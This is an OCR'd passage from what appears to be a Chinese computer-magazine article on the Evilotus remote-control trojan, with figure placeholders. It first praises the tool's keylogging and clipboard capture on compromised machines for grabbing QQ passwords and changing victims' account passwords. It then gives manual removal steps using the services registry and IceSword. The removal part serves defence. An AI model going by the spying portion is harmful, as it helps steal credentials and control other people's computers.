


图 4




图 5




图 6




图 7

分国外的远程控制软件对中文记录的支持都不是很好，只能记录字符，不方便我们查看。Evilotus 记录的效果也是非常好的（图6）。

对于QQ密码采用中文的肉鸡，通过查看剪切板，常常能得到有意思的信息哦。在“系统”标签下，我们还可以管理肉鸡的帐号信息，比如修改帐号密码，这在国内的远程控制软件很少见（图7）。

三、手动查杀

目前为止，Evilotus 还不被杀毒软件所查杀，在这种情况下，我们就要依赖自己的双手来清除服务端了。由于此软件是依靠服务启动的，所以我们打开 Windows 的服务管理器，寻找可疑的服务进程。Evilotus 和国内许多的木马一样是依靠 svchost.exe 启动后门文件的，我们打开注册表，来到 HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\对应的服务项下查看 parameters 项的内容，就能很容易的知道后门文件的路径和名字了（图8）。此时，直接删除是不行的，我们可以借助冰刃来删除。打开冰刃定位到包含有后门文件的 svchost.exe 进程，利用冰刃卸载此模块（图9），然后再删除服务、文件，重启后木马就从你的电脑里消失了。

（本文所涉及到的 Evilotus 和冰刃已收录到光盘中）




图8




图9

